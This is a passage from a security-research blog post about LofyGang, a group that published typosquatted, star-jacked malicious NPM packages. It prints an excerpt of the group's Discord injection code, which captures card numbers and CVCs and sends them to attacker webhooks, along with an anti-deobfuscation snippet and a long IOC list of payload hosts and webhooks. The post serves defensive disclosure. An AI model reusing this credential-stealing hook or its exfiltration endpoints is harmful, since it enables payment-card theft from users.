
We've launched a tracker website https://lofygang.info/ to share the findings about these attackers and share the full list of LofyGang's related packages here.

Typosquatting and StarJacking

Typosquatting is a technique commonly used by attackers targeting the open source supply chain that relies on typing mistakes. Attackers register permutations of typing mistakes of popular packages, like "falsk" instead of "flask." This leads to the accidentally installation of a malicious package.

Starjacking, usually combined with Typosquatting, occurs whenever a package references a git repository; websites such as PyPi, NPM, etc., display the statistics such as GitHub issues, stars, forks, etc., accordingly. The package managers do not validate the accuracy of this reference, and we see attackers take advantage of that by stating their package's git repository is legitimate and popular, which may trick the victim into thinking this is a legitimate package due to its so-called popularity. We saw Starjacking in another previously reported attack last month.


LofyGang, like many other attackers, used Typosquatting and Starjacking techniques to appear popular and legitimate to developers. For instance, they often use the words "color" and "discord" in package names in addition to referencing a legitimate GitHub repository and copying another popular package's description as-is.



Hiding in a Sub-Dependency

One of the techniques used by the attackers to avoid detection is to keep the first-level package clean from malicious code, but having it depend on another package that introduces the malicious code. We saw that whenever the malicious dependent package was caught and removed, the attackers would replace it with a new one, and publish a new version of the main package which was never removed.

The packages are purposely published by different NPM user accounts to decouple them as much as possible if one of them is caught.



Modifying the Installed Discord Application

Some of the group's malicious packages were spotted modifying the installed Discord instance with hooks to steal credit cards, sent via Discord webhook straight to the attackers whenever a payment was made.

C:\Users\user\AppData\Local\Discord\app-1.0.9006\modules\discord_desktop_core-2\discord_desktop_core\index.js

```
...
var apiweb =
    'https://canary.discord.com/api/webhooks/1010307578896584765/Kfko3kvm_uwgTjZlGgmTnHirUnfqDagEyMjXrPBKn
  cardapi =
    'https://canary.discord.com/api/webhooks/1010307666645631156/uhn_6OtOz9BHa4DbV7YIwiQxYz4DMJZIaQ4Gn1E8g
  nitroapi =
    'https://canary.discord.com/api/webhooks/1010307743669813350/0j2464ek3xUABqPYFKz81kHzCJOazzbpmtSnA-h7o
...
session.defaultSession.webRequest.onCompleted(
  ...
    case _0x566c95.url.endsWith('tokens') && _0x566c95.method === 'POST':
      const _0xd18e4c = querystring.parse(unparsedData.toString())
      ccAdded(
        _0xd18e4c['card[number]'],
        _0xd18e4c['card[cvc]'],
        _0xd18e4c['card[exp_month]'],
        _0xd18e4c['card[exp_year]'],
        _0x242eb1
      ).catch(console.error)
      break
    case _0x566c95.url.endsWith('paypal_accounts') &&
      _0x566c95.method === 'POST':
      PaypalAdded(_0x242eb1).catch(console.error)
      break
    case _0x566c95.url.endsWith('confirm') && _0x566c95.method === 'POST':
      if (!config.auto_buy_nitro) {
        return
      }
      setTimeout(() => {
        nitroBought(_0x242eb1).catch(console.error)
      }, 7500)
      break
    default:
      break
```

Anti-Deobfuscation


Some of the malicious payloads are obfuscated. When we tried de-obfuscating the payloads, we noticed that the writers of this code added anti-deobfuscation statements to be executed whenever de-obfuscation tools such as https://github.com/relative/synchrony were used. The anti-deobfuscation statements would unpack a naïve regular expression that jams the event loop, making debugging the malicious code

confusing.

```
_0x1f2d80 = _0x2268f1(this, function () {
  return _0x1f2d80
    .toString()
    .search('(((.+)+)+)+$')
    .toString()
    .constructor(_0x1f2d80)
    .search('(((.+)+)+)+$')
})
```


NPM Activity Over Time

Since the beginning of their malicious activities on NPM, we've seen a steady flow of dozens of malicious packages published per month.




Don't Trust Code From Strangers, Especially Attackers

LofyGang's hack tools also depend on malicious packages, which infect their operators with persistent hidden malware using the same capabilities as described above. For instance, we saw the tool "Discord-Mass-Dm" on GitHub, which depends on "small-sm" – one of LofyGang's malicious packages.



Screenshot from the group's hack tool "Discord-Mass-Dm" having a malicious dependency.

In addition, some reports from the underground community cautioned about LofyGang's code examples, discord bots, and other contributions which were also infected.



Conclusion

The surge of recent open-source supply chain attacks teaches us that cyber attackers have realized that abusing the open-source ecosystem represents an easy way to increase the effectiveness of their attacks.

Communities are being formed around utilizing open-source software for malicious purposes. We believe this is the start of a trend that will increase in the coming months.

We'd like to thank our friends from Sonatype, SecureList, and JFrog for publishing their reports. By crossing those findings, we were able to connect the dots faster and create this investigation board which links the source of those activities to LofyGang.


We believe in sharing and **working together to keep the ecosystem safe.** Shoot us an email at if you're **interested in this incident's samples or other data.**

Tracker Website

We've launched a tracker website https://lofygang.info/ to share new findings about these attackers. This is an open source static website available on our GitHub. If you bump into more of these packages, feel free to contribute!

List of Malicious Packages

See the following list of malicious packages in this gist: https://gist.github.com/jossef/aaa9e45c062d973f18bd87c43b9c4fc7



	Package Name	NPM Username Email	NPM Username	Package Version	Created
2	default-color	vilao2k21sagaz@gmail.com	hastyboy	1.0.0	2022-08-28T18:40:22.000000
3	discord-selfbot-v12	rafa.ytb.100k@gmail.com	shirozen_dc	12.5.2	2022-08-23T00:50:28.000000
4	trin-glob	paulodocfzika@hotmail.com	sensetdc1	1.0.9	2022-08-23T00:45:26.000000
5	discord-selfbot-v12	rafa.ytb.100k@gmail.com	shirozen_dc	12.5.1	2022-08-20T20:50:26.000000
6	discord-selfbot-v12	rafa.ytb.100k@gmail.com	shirozen_dc	12.5.0	2022-08-20T20:25:23.000000
7	discord-selfbot-v12	rafa.ytb.100k@gmail.com	shirozen_dc	12.4.9	2022-08-20T20:15:24.000000
8	trin-glob	paulodocfzika@hotmail.com	sensetdc1	1.0.8	2022-08-20T16:15:41.000000

IOC

- hxxps://canary[.]discord[.]com/api/webhooks/1010307578896584765/Kfko3kvm_uwgTjZlGgmTnHirUnfqDagEyMjXrPBKn-9oSJXR2-s1SOMxe4zsq_JpbbA6
- hxxps://canary[.]discord[.]com/api/webhooks/1011399721878814850/LfNuEU1BFNNmF_laiFT7_7OFSlHKecYXB7NdaAi1NTtOnTkDI2Dm_K
- hxxps://canary[.]discord[.]com/api/webhooks/903018156283551775/lJOJ9526e_rzw0Js2DQPdV0eYQd5RQybtUcJqolp84JTwlxJxaWnuam9I
- hxxps://canary[.]discord[.]com/api/webhooks/914037745771499571/AB0bgB81VjZhloJ789Rlctn0IBCvi1Ldq6VDupf7bjI4T7TTJ57vMByABDT
- hxxps://canary[.]discord[.]com/api/webhooks/918981986096381962/cSgWzzDxr-wKWtEt_6KqI2DPTF9GNgcvtjfUGzPR4hy7EuTy0q9w2_ptp0YTBauTd8xn
- hxxps://canary[.]discord[.]com/api/webhooks/949718758296002631/SpfpIZp0psg_QWas7fhPjcaVrXqWsAHwO3w5CsyD7CXtMW860MeI-NhX59f2nYtmeKmS
- hxxps://canary[.]discord[.]com/api/webhooks/984673863805837352/FzN-2AdPtz1RZBO5j3VcNmdC9x3gQ7pPZKt9Lt6J6ys_8vLtThI5SmVXosifztix66IB
- hxxps://canary[.]discord[.]com/api/webhooks/984688862397870080/c3qSIuHwNXCWS3KlAu3pqBD4xp_vS0WuhAClfNfcZLvtZwJn5jGcu0Nt
- hxxps://canary[.]discord[.]com/api/webhooks/984688878139109396/Yq1v7Tdd-xgba_GSVaHBGIUO9YM57xCj5wojF4CFhylLyHIc_Dl-_3vEQ35IStxwOraV
- hxxps://canary[.]discord[.]com/api/webhooks/984720782930358303/oYisKKXVvyFMLxeRTcri41fV0v31q7AA6BrAsJvWrGjGA2aLOqri_bZuzz
- hxxps://discord[.]com/api/webhooks/1007006820629483640/PcVef3zPDULoGoHQBQu1WK_pLYOMtOdk6ynz0wqSFJf6yv0Ro5iZpMLiZ3Pej
- hxxps://discord[.]com/api/webhooks/904528194634403941/L0VOc4iDPfIqrxAT7zdu6outRd_H1Msg6KWlp5puRsHomqBx403GQOiR33KEJg
- hxxps://discord[.]com/api/webhooks/905040941210009600/ePUsX_HQO2urHu8dGxIRe4Xc7f2oBYBOefzSqZOofWBOWf329EWAZ6Ou_YfH
- hxxps://discord[.]com/api/webhooks/914037745771499571/AB0bgB81VjZhloJ789Rlctn0IBCvi1Ldq6VDupf7bjI4T7TTJ57vMByABDTd8uCgaT
- hxxps://discord[.]com/api/webhooks/915623697610592337/Vzzg2pVt8RbaDB9FDsmcDZ7lP1NA_bAb4tIMOdZLGAJ1SW-QVtJOvCzCMjCyv56hiK0z
- hxxps://discord[.]com/api/webhooks/930679264238526516/RZuAyoB_lyUN8oHP4qhPcHTj4mqxUVtTjl0ns_SApm2uqt4b8fF-SaPbS98Yaw0TnzUk
- hxxps://discord[.]com/api/webhooks/932004105180827728/ujjSxTrm495ED2aZyy4KcGij46T04SHCW_v1R5Y9O5Fio3CWhLf7Vx_-8_1AkWr
- hxxps://discord[.]com/api/webhooks/937305693143310356/1qn3-WmKtRciNHFemaqpKLVauBgPI00_Vu8J_UbA5ySwio_6k_8XFs3vx17MHenWhy9C
- hxxps://discord[.]com/api/webhooks/947531680938336296/WKswtEcag_JOyyIBpn5Gtkm5euDRHd9KYskA0PjI8APu2f5MHeLEtyY28H2MatI
- hxxps://discord[.]com/api/webhooks/953241659813011556/XtxjMHOnwEG-El3bYE92xidIIE1ppEvghZ697CvqbFxZF0Zug_FKyr1pyrX_eucxvIKk

- hxxps://discord[.]com/api/webhooks/953241815820173352/N31HYut5ZLnXg6VzYWLhaKQPs9jwi5tUinCDw5tZkP857K80F8e-ToXoJkb27KDurvid
- hxxps://discord[.]com/api/webhooks/955210570364223559/YjuF9W338gvOWjmvov_L-Gd76ufB1Askk52uPlCFuZlj5elVPyfV6f2BOYPCdIRBlQvB
- hxxps://discord[.]com/api/webhooks/957683084151623700/Pg1hrdWZQumi4YGvStMnx9om3LsiJ45keS8MHakWhZZQgvAqfraYlM2Aovyvws
- hxxps://discord[.]com/api/webhooks/958195333589004329/xKR83dNat_Sl90lAjgY6KLGnfEUgBvDTR8ZDV7-GtxMpJ-s2V227bN9QrlbuKZ9llvR7
- hxxps://discord[.]com/api/webhooks/976901668786548787/tUVW6mqnwG3gPmouXzThYAPGEyf2qmA6T8pNGU1edSxYx881HNS4rLo88U
- hxxps://discord[.]com/api/webhooks/979128884324884521/AXZVtB7Iw-F4VwhNfhgsy7hDYJLvA-ECklpyOjl9mFTO8cIyIMb5w8f1ekaZCXZa3tLr
- hxxps://discord[.]com/api/webhooks/987289154821951528/FcCt-l0mfAglretxRcyeI_wb5RPiSMqzMcw4V14Ns8mqz14JQiz3-9MbZhmoSdwdTpzy
- hxxps://discord[.]com/api/webhooks/990106451324338237/mSg2aHrG-nhssCvVI5HJRH-Fg8nrLKD-S64nort9IORlH4QretOi-aAvBaeZQFwfNcjS
- hxxps://discord[.]com/api/webhooks/995137146530836512/mJtGOehWgbBkcHZYKVdHIxIsurkRQrg-gIHT6c0LDsO3y9_veDv38urWJrTQhHZ1HPYe
- hxxps://frequent-level-cornflower[.]glitch[.]me
- hxxps://github[.]com/NotFubukII/DiscordTokenGrabber
- hxxps://github[.]com/mafintosh/end-of-stream/tree/daba5d692f7f016bad7831b4f61caad3ba2d2544
- hxxps://historical-mangrove-turnover[.]glitch[.]me/discord
- hxxps://ibb[.]co/nmDLGCT
- hxxps://idk[.]polarlabs[.]repl[.]co
- hxxps://kakau–kozune[.]herokuapp[.]com
- hxxps://kauedaocu[.]space/api/webhooks/evilKaue
- hxxps://kauelindo[.]xyz/manhattan
- hxxps://lofy[.]polarlofy7[.]repl[.]co
- hxxps://low-abaft-wax[.]glitch[.]me
- hxxps://nikezada[.]tk/raw/injectionvilaomodule
- hxxps://pastebin[.]com/raw/HMgsiG4k
- hxxps://pastebin[.]com/raw/LcqZiszq
- hxxps://pastebin[.]com/raw/Su4ip2LB
- hxxps://pastebin[.]com/raw/aTgt2yTk
- hxxps://pastebin[.]com/raw/gUKcsvAX
- hxxps://pastebin[.]com/raw/zaNHxzJL
- hxxps://pegapiranha[.]com/kauanaperigosa
- hxxps://ptb[.]discord[.]com/api/webhooks/953241518024572938/LD2_8dHNulaQrhtQioIo5_E8iaO866o7twVgJgPo9b8acLRZs8zwOpRnuS-11fgXced3
- hxxps://ptb[.]discord[.]com/api/webhooks/953241856244846593/6iDkaIFk_6Rui_SgQ-u3uNAplUSuvhPfh3o39dbezTlaKpyNkXmHl2QVbDiKO1aHQPH2
- hxxps://qualquer1[.]tartrweatr[.]repl[.]co
- hxxps://raw[.]githubusercontent[.]com/Balenciaga7/client/main/client[.]js
- hxxps://raw[.]githubusercontent[.]com/NotFubukII/DiscordTokenGrabber/main/data/index[.]js
- hxxps://raw[.]githubusercontent[.]com/Rubyx-S/tqt/main/index[.]js
- hxxps://raw[.]githubusercontent[.]com/Stanley-GF/PirateStealer/main/src/Injection/injection
- hxxps://raw[.]githubusercontent[.]com/Stanley-GF/PirateStealer/main/src/injection/injection[.]js
- hxxps://raw[.]githubusercontent[.]com/VaporMax7/client/main/injection[.]csp
- hxxps://raw[.]githubusercontent[.]com/disclord/-js/main/index[.]js
- hxxps://raw[.]githubusercontent[.]com/drooutokenchecker/god/main/injection[.]js
- hxxps://raw[.]githubusercontent[.]com/haxdeveloper/Aryzs-Injection/main/aryzsminified[.]js
- hxxps://raw[.]githubusercontent[.]com/haxdeveloper/Aryzs-Injection/main/aryzsminified[.]js?token=GHSAT0AAAAAABTTSWAISYVCRFCXON6NGVPCYVWTAKA
- hxxps://raw[.]githubusercontent[.]com/haxdeveloper/Aryzs-Injection/main/aryzsminified[.]js?token=GHSAT0AAAAAABTTSWAJWYEPF32M7SU7VGGGYVWRLCQ
- hxxps://raw[.]githubusercontent[.]com/iowfqjfiowjq/AAAAAAAAAAAA/main/aliente[.]js
- hxxps://raw[.]githubusercontent[.]com/k4pis/Painel/main/index[.]js
- hxxps://raw[.]githubusercontent[.]com/shawty71/evoluiram/main/webhook
- hxxps://rawbutteryevents[.]kakaunfdifjjgfg[.]repl[.]co
- hxxps://stealer-api[.]herokuapp[.]com
- hxxps://vilao[.]cf/injectionmodulevilao
- hxxps://vilao[.]xyz/api/dc/core/inject
- hxxps://vilao[.]xyz/api/dc/core/raw
- hxxps://vilao[.]xyz/api/dc/inject=raw
- hxxps://vilao[.]xyz/raw/injectionvilaomodule

- hxxps://vilaozada[.]tk/raw/injectionvilaomodule
- hxxps://vilaozada[.]tk/raw/webhookmodulevilao
- hxxps://www[.]klgrth[.]io/paste/62fo9/raw
- hxxps://www[.]klgrth[.]io/paste/baez7/raw
- hxxps://www[.]klgrth[.]io/paste/jce5w/raw
- hxxps://www[.]klgrth[.]io/paste/m8fh6/raw
- hxxps://www[.]klgrth[.]io/paste/nfnk5/raw
- hxxps://www[.]klgrth[.]io/paste/vrkur/raw

To learn more about Checkmarx approach to Supply Chain Security, request a demo of our Checkmarx One™ Application Security Platform today. Or sign up for a 14-day free trial here.